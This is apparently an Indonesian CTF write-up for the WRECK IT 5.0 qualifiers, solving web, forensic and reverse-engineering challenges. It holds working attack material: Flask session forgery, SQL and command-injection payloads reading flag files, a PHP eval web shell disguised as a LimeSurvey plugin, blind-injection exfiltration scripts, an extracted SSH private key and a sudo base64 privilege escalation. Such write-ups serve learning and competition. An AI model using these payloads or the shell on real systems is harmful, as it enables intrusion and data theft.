WRITEUP WRECK IT 5.0

Girls Band Cry - Togenashi Togeari

jjcho
kiseki
BuShiYue


DAFTAR ISI

WEB

Oshiku

Flag: WRECKIT50{oshikucumansatukok_satujkt}

Diberikan sebuah website beserta source code nya. Berikut adalah tampilan dari website tersebut:



Untuk memudahkan pengerjaan soal, maka kita perlu melihat source code yang diberikan. Berikut adalah isi dari file app.py:

app.py

```
from flask import *
import sqlite3
import os
import subprocess

app = Flask(__name__)
app.secret_key = 'os.urandom(8)'

# Database connection
DATABASE = "database.db"
def query_database(name):
    query = 'sqlite3 database.db "SELECT biography FROM oshi WHERE name=\''
+ str(name) +'\'\"'
    result = subprocess.check_output(query, shell=True, text=True)
    return result

@app.route("/")
```

```
def index():
    role = session.get('role')
    if role == "admin":
        return redirect(url_for('admin'))
    elif role == "guest":
        return redirect(url_for('guest'))
    else:
        return redirect(url_for('login'))

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")
        if username == "guest" and password == "guest":
            session['username'] = username
            session['role'] = "guest"
            return redirect(url_for('guest'))
        else:
            return jsonify({"msg": "Bad username or password"}), 401
    return render_template("login.html")

@app.route("/admin", methods=["GET", "POST"])
def admin():
    if 'role' not in session or session['role'] != "admin":
        return jsonify({"msg": "Access forbidden: Admins only"}), 403

    if request.method == "POST":
        selected_name = request.form.get("oshi_name")
        biography = query_database(selected_name)
        return render_template("admin.html", biography=biography)
    return render_template("admin.html", biography="")

@app.route("/guest", methods=["GET", "POST"])
def guest():
    if 'role' not in session or session['role'] != "guest":
        return jsonify({"msg": "Access forbidden: Guests only"}), 403
    return render_template("guest.html")

@app.route("/logout")
def logout():
```

```
    session.pop('username', None)
    session.pop('role', None)
    return redirect(url_for('login'))

if __name__ == "__main__":
    app.run(debug=False,host='0.0.0.0')
```

Dari hasil analisis source code yang diberikan, kita dapat mengetahui bahwa aplikasi memiliki kerentanan command injection. Namun, untuk melakukan hal tersebut kita perlu mendapatkan hak akses sebagai admin terlebih dahulu. Dari source code yang diberikan, kita dapat mengetahui secret key yang digunakan oleh aplikasi, yaitu "**os.urandom(8)**". Dengan mengetahui secret key yang digunakan, kita dapat dengan mudah untuk mengcrafting cookie/session admin. Kami menggunakan tools flask-unsign untuk mempermudah proses crafting.

```
kiseki@blackbox:/mnt/d/CTF/wreckit-5.0/penyisihan/oshiku$ flask-unsign --sign --secret 'os.urandom(8)' --cookie "{'role':'admin', 'username':'hacker'}"
eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmFtZSI6ImhhY2tlciJ9.ZrdbJg.STWuD-gYMCczSIyI3o_8tMEVOFg
kiseki@blackbox:/mnt/d/CTF/wreckit-5.0/penyisihan/oshiku$
```

Selanjutnya adalah bagian command injection. Untuk melakukan command injection, kami juga melakukan SQL Injection agar output dari command yang dijalankan muncul dalam page. Berikut adalah final exploit untuk mendapatkan flag:

Request

Pretty Raw Hex

```
1  POST /admin HTTP/1.1
2  Host: 146.190.104.208:7012
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
   svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 41
9  Origin: http://146.190.104.208:7012
10 Connection: close
11 Referer: http://146.190.104.208:7012/admin
12 Cookie: session=
   eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmFtZSI6ImhhY2tlciJ9.Zrda-Q.Jjh4-E6XxJXgzJnTTUmko6ghGiM
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 oshi_name=' UNION SELECT '$(cat /f*)'--+-
```

Response


Pretty Raw Hex Render

```
31          <option value="oniel">
              Oniel
            </option>
32          <option value="christy">
              Christy
            </option>
33          <option value="gracia">
              Gracia
            </option>
34          <option value="indah">
              Indah
            </option>
35          <option value="ella">
              Ella
            </option>
36          <option value="greesel">
              Ella
            </option>
37          <!-- Add more options here -->
38        </select>
39        <br>
40        <button type="submit">
            Get Biography
          </button>
41      </form>
42      <div class="biography">
43        <h2>
            Biography:
          </h2>
44        <p>
            WRECKIT50{oshikucumansatukok_satujkt}
45        </p>
46      </div>
47    </div>
48  </body>
49 </html>
```

Survey Pemerintah

Flag: WRECKIT50{aplikasiopensourceyangseringdipakeinstansiternyatamasihadasqli}

Diberikan sebuah website dengan tampilan sebagai berikut:



Apabila kita mencari di google dengan kata kunci “LimeSurvey cve”, maka kita akan menemukan artikel berikut. Dari artikel tersebut kita tahu bahwa LimeSurvey memiliki kerentanan RCE melalui file upload pada fitur plugins. Untuk mengakses fitur tersebut perlu dilakukan login sebagai admin. Untungnya, akun admin dapat diakses dengan mudah yaitu dengan kredensial “admin:password”. Repository berikut juga kami gunakan sebagai referensi dalam membuat exploit. Untuk melakukan exploit, kami membuat 2 buah file:

exp.php

```php
<?php eval($_GET[1]); ?>
```

config.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>exploit</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
```

```
        <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.5.*</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config>
```

Kemudian, zip kedua file tersebut sebelum mengupload file tersebut pada fitur install plugins. Setelah mendapatkan RCE, kami mengeksplorasi server tersebut untuk menemukan flag. Flag kami temukan pada database server yang aplikasi gunakan. Database tersebut ada pada host lain yaitu pada host “mysql”. Untuk melakukan koneksi pada database tersebut, kami menggunakan tools adminer.php. Sehingga, kami temukan flag ada pada tabel flag.

WotaButa

Flag: WRECKIT50{WOTABLINDTIMEBASED_PLUS_WOTABLINDCOMMANDINJECTION_UHUY}

Diberikan sebuah website beserta attachment nya. Pada source code yang diberikan terdapat file admin.php, index.php, dan database.sql. Berikut adalah potongan isi dari kedua file tersebut:

admin.php

```php
<?php
session_start(); // Start the session

$error = '';
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $password = $_POST['password'];
    // Hardcoded password for demonstration purposes
    $correct_password = '[redacted]';
    if ($password === $correct_password) {
        // Set session variable
        $_SESSION['loggedin'] = true;
        // Redirect to admin page or perform other actions
        header("Location: [redacted]");
        exit();
    } else {
        $error = 'Password salah!';
    }
}
?>

<!DOCTYPE html>
...
```

index.php

```php
<?php
// Disable error reporting
error_reporting(0);

// Check for underscores in the query string and terminate if found
if (preg_match("/\_/i", $_SERVER["QUERY_STRING"])) {
    exit();
```

```
}

// Include the database connection file
include "conn.php";

// Establish a connection to the database
$connection = mysqli_connect($host, $dbuser, $dbpass);

// Check if the connection was successful
if (!$connection) {
    echo "Connection to MySQL failed: " . mysqli_error();
}

// Select the database
mysqli_select_db($connection, $dbname) or die("Unable to select database:
$dbname");

// Loop through each GET parameter
foreach ($_GET as $key => $value) {
    $query = "SELECT * FROM words WHERE id=('$key') LIMIT 0,1";
    echo $query . "\n";
    $result = mysqli_query($connection, $query);
}
?>
```

database.sql

```
USE wotasqli;

-- Drop the table `words` if it exists
DROP TABLE IF EXISTS `words`;

-- Create the `words` table
CREATE TABLE `words` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `value` varchar(256) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=1 DEFAULT CHARSET=utf8;

-- Lock the `words` table for writing
```

```
LOCK TABLES `words` WRITE;

-- Insert values into the `words` table
INSERT INTO `words` VALUES (1, 'Aitakatta!!');
INSERT INTO `words` VALUES (2, 'Heavy Rotation');

-- Unlock the `words` table
UNLOCK TABLES;

-- Drop the table with a hashed name if it exists
DROP TABLE IF EXISTS `admin`;

-- Create the table with a hashed name
CREATE TABLE `admin` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `password` varchar(256) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=1 DEFAULT CHARSET=utf8;

-- Lock the hashed table for writing
LOCK TABLES `admin` WRITE;

-- Insert values into the hashed table
INSERT INTO `admin` VALUES (1, '[redacted]');

-- Unlock the hashed table
UNLOCK TABLES;

-- Grant SELECT permissions on the supersqli database to the user `wotasqli`
with the password `wotasqli`
GRANT SELECT ON wotasqli.* TO 'wotasqli'@'%' IDENTIFIED BY 'wotasqli';

-- Flush the privileges to apply changes
FLUSH PRIVILEGES;
```

Dari hasil analisis attachment yang diberikan, kami berkesimpulan bahwa password admin bisa didapatkan dengan menggunakan teknik Blind SQL Injection. Kami membuat auto exploit berikut untuk memudahkan proses tersebut:

sqli.py

```python
import requests
import string

url = "http://146.190.104.208:7013/"

found = ""
wordlist = string.ascii_letters + string.digits

while True:
    for c in wordlist:
        target =
f"{url}?'^if(ASCII(substr((SELECT/**/password/**/FROM/**/admin),{len(found)+
1},1))%3d{ord(c)},sleep(1),sleep(0))^0^'"
        print(f"Trying {target}")
        r = requests.get(target)

        response_time = r.elapsed.total_seconds()

        if response_time > 2:
            found += c
            print(f"Found so far: {found}")
            break
```

Setelah menjalankan exploit tersebut, didapatkan bahwa password admin adalah "**indiraoshikusatus4tunya**". Dengan menggunakan password tersebut pada halaman admin.php, kami menemukan page baru yaitu:
3af3b3221714103a593acc24ae213767.php

Selanjutnya, kita mencoba melakukan beberapa eksperimen pada form di page tersebut untuk menemukan suatu vulnerability. Ketika mencoba menggunakan payload "`sleep 5`", web tersebut mengirimkan response delay selama 5 detik. Dari hasil tersebut kami berkesimpulan bahwa web tersebut vuln terhadap command injection. Namun, karena output dari command yang kita jalankan tidak reflected pada page, maka kita mencoba

untuk menggunakan teknik blind RCE for data exfiltration using time based method. Sebelumnya, kami juga mencoba beberapa teknik OOB dan reverse shell namun hasilnya gagal. Kami menemukan bahwa flag ada pada /flag.txt. Untuk mengeksfiltrasi isi dari file tersebut kami membuat auto exploit untuk mempermudah proses tersebut. Berikut adalah auto exploit milik kami:

leak_flag.py

```python
import requests
from urllib.parse import quote
import string


found = "WRECKIT50{"

while True:
    for i in string.ascii_uppercase + "_}1234567890":
        payload = f'''test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" {len(found)+1} 1);str=$(printf '%d' "'$char'");if [ {ord(i)} -ne $str ];then sleep 0;else sleep 2;fi ;'''
        url = f"http://146.190.104.208:7013/3af3b3221714103a593acc24ae213767.php?song={payload}"

        print(f"Trying `{payload}`")
        r = requests.get(url)

        if (r.elapsed.total_seconds() > 2):
            found += i
            print(f"Found: {found}")
            break
```

```
Found: WRECKIT50{WOTABLINDTIMEBASED_PLUS_WOTABLINDCOMMANDINJECTION_UHUY}
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 65 -ne $str ];then sleep 0;else sleep 2;fi ;`
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 66 -ne $str ];then sleep 0;else sleep 2;fi ;`
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 67 -ne $str ];then sleep 0;else sleep 2;fi ;`
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 68 -ne $str ];then sleep 0;else sleep 2;fi ;`
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 69 -ne $str ];then sleep 0;else sleep 2;fi ;`
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 70 -ne $str ];then sleep 0;else sleep 2;fi ;`
Trying `test;cmd="$(echo $(cat /flag*))";char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char'");if [ 71 -ne $str ];then sleep 0;else sleep 2;fi ;`
```

FORENSIC

Skill Issue

Flag: Skill Issue


Yak, password issue

REVERSE ENGINEERING

Its About Time

Flag: WRECKIT50{siapayangtaubedanyapublickeysamaprivatekey}

Diberikan sebuah file executable .exe yang dikemas menggunakan PyInstaller. Oleh karena itu, untuk mendapatkan kode compiled python (.pyc) kita perlu melakukan ekstraksi file .exe terlebih dahulu, disini kami menggunakan PyInstaller Extractor WEB.



Setelah itu, decompile file chall.pyc yang didapat menggunakan pycdc, maka akan didapati kode python seperti berikut.

chall.py

```python
import paramiko
import io
import tkinter as tk
from tkinter import messagebox

_ = lambda __:
__import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
exec(_(STRING_PANJANG_BGT))
```

Deobfuscate kode diatas dengan menggunakan script berikut.

deob.py

```
import paramiko
import io
import tkinter as tk
from tkinter import messagebox

_ = lambda __:
__import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
b64 = b'STRING_PANJANG_BGT'

while 1:
    try:
        ex = (_(b64))
        b64 = ex[11:-3]
    except:
        print(ex)
        f = open("dec.py", "wb")
        f.write(ex)
        f.close()
        break
```

Setelah dijalankan maka akan didapatkan kode python yang lebih mudah dipahami. Kode python yang didapatkan berisi perintah untuk melakukan koneksi SSH ke

```
hostname = "137.184.250.54"
port = 7031
username = "mack"
```

dengan private_key sebagai berikut.

```
                    -----BEGIN OPENSSH PRIVATE KEY-----
   b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
   NhAAAAAwEAAQAAAgEA24NwXSVAsXP3rmwWL/TspeKDxYzcK1Z6Q38okkjrZbdw031hSLxR
   Yf641jD5nY4BcGdpLmEpNze2OGlsa4Mp9oyAEXX/Bb2CgaXLnmI75qqIAXRj288fXaG54s
   GNNbd6B5/ixx5fiGpg3zu11BimYUVfstH75yEtV5eTZagjCwbQVcbv1+EcS5w1pdel223E
   FXqvY5m26Cd4jY/6CYvEwoTxQJOLNrAgpVatvR8rBGrWwOuU12VBhP/xGnKHpD3eyr7Awv
   eoRQkpE6JOs97Gm+CMEDy7kC8PA9bOp+p1rzxsp/zE30KetvBAuv4K4Pd209HkF3CqCouB
   zwYW5SeBBERuYT4QG8SQKrwb0HoqGy/RH8McPzsiY9B3y/rZxnvQKkh5GaR0OuuqYiqaPr
   Mo+q0jmgpBKhcnX3wd7bvSHGAlQKGSLyL3mAze6qb1TLaLxE0E/OVMweL9esI1ZEHDZ/w7
   4eqMeFf7ok/SySCn4Nmn3dYQDk6hk2h8P2JtQcbjo7NnIMeKpEeXvHrWHuSzFeuFDKj/R0
   wKms2imktiOZUYO4V2pyTqTVNMn1yblajra1jf3DKM/sTi/uWNF8TNtUKMAvM4Eg19mYd/
```

```
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
-----END OPENSSH PRIVATE KEY-----
```

Pada intinya kode ini akan melakukan koneksi SSH lalu mengeksekusi perintah “date” yang akan ditampilkan UI yang dibuat menggunakan library thinker.

Untuk mendapatkan flag, kami melakukan koneksi SSH diatas, lalu mencoba menjalankan perintah **ls** dan didapatkan list files sebagai berikut.


```
drwxr-x--- 1 mack mack 4096 Aug 10 01:21 .
drwxr-xr-x 1 root root 4096 Jul 26 07:43 ..
-rw-r--r-- 1 mack mack  220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 mack mack 3771 Mar 31 08:41 .bashrc
drwx------ 2 mack mack 4096 Jul 26 07:44 .cache
-rw-r--r-- 1 mack mack  807 Mar 31 08:41 .profile
-rw------- 1 mack mack    0 Aug 10 01:21 .python_history
drwx------ 1 mack mack 4096 Jul 26 07:43 .ssh
-r-------- 1 root root   53 Jul 26 07:38 flag.txt
```

Dapat dilihat bahwa file flag.txt memiliki permission read hanya untuk user root. Setelah mencoba menjalankan perintah **sudo -l** kami mendapati bahwa perintah **sudo base64** diizinkan untuk dijalankan tanpa perlu memasukan password root. Lalu, untuk membaca file flag.txt kita bisa menggunakan perintah **sudo base64 flag.txt** dan lakukan decode base64 pada base64 flag.

Aplikasi Berbasis Objek

Flag: WRECKIT50{3D_M0D3L_15_C0oL_RgHT}

Diberikan sebuah file **.apk**, kami menggunakan Apk Studio untuk melakukan ekstraksi source yang berada di dalam .apk dan juga melakukan decompile kode ke java. Terlihat didalam direktori **/lib** terdapat file **libflutter.so** yang menunjukan bahwa file .apk ditulis dalam Flutter. Kai juga mendapatkan petunjuk lain bahwa apk berada dalam debug mode.



Karena apk berada dalam debug mode, maka kita bisa melihat kode dart yang digunakan pada file **/assets/flutter_assets/kernel_blob.bin**. Pada kernel_blob.bin kami menemukan beberapa fungsi **_decrypText** dan **_checkPasskey.**

kenerl_blob.bin

```
void _decryptText() {
    final ciphertext =
'UYQ6Ym1peawlwppjjhm5dhMdZCKHSIKqN3/kVgMHuZW0o7iHCzwIrRky8rDiASkRnFsRBvV9utO
l5P6Mn1BmKw==';
    final key = enc.Key.fromUtf8(widget.passkey);
    final iv = enc.IV.fromBase64("bmVlZGd1ZXNzdGhla2V5eQ==");

    final encrypter = enc.Encrypter(enc.AES(key, mode: enc.AESMode.cbc,
padding: 'PKCS7'));

    setState(() {
      decryptedText =
encrypter.decrypt(enc.Encrypted.fromBase64(ciphertext), iv: iv);
    });

    // Navigate to RemoteObject page with decrypted text
    Navigator.push(
      context,
      MaterialPageRoute(
        builder: (context) => RemoteObject(objectUrl: decryptedText),
      ),
```

```
    );
  }

  @override
  Widget build(BuildContext context) {
    return Scaffold(
      appBar: AppBar(
        title: const Text("Decrypting..."),
      ),
      body: Center(
        child: CircularProgressIndicator(),
      ),
    );
  }
```

kernel_blob.bin

```
  void _checkPasskey() {
    String passkey = _passkeyController.text;
    print(passkey);

    bool isValidPasskey() {
      if ((passkey[4] != 'r') && (passkey[9] != 'r')) return false;

      if (passkey[11] != '1') return false;

      if (passkey[13] != '3') return false;

      if ((int.parse(passkey[13]) - int.parse(passkey[11])) != 2) return
false;

      if (passkey.length != 32) return false;

      if((passkey[3]!='u') && (passkey[6] != 'u')) return false;

      if((9 - int.parse(passkey[15]))!= int.parse(passkey[14])) return
false;

      if (passkey.substring(0, 16) != passkey.substring(16)) return false;
```

```
      if ((passkey[0] != 's') && (passkey[7] != 's')) return false;

      if (passkey[passkey.length - 1] != '5') return false;

      if((passkey[1] != 'e') && (passkey[5] != 'e') &&(passkey[8] != 'e'))
return false;

      if (passkey[2] != 'c') return false;

      if (passkey[16] != 's') return false;

      if (passkey[12] != '2') return false;

      if(passkey[10] != '\$') return false;

      return true;
    }
  }
```

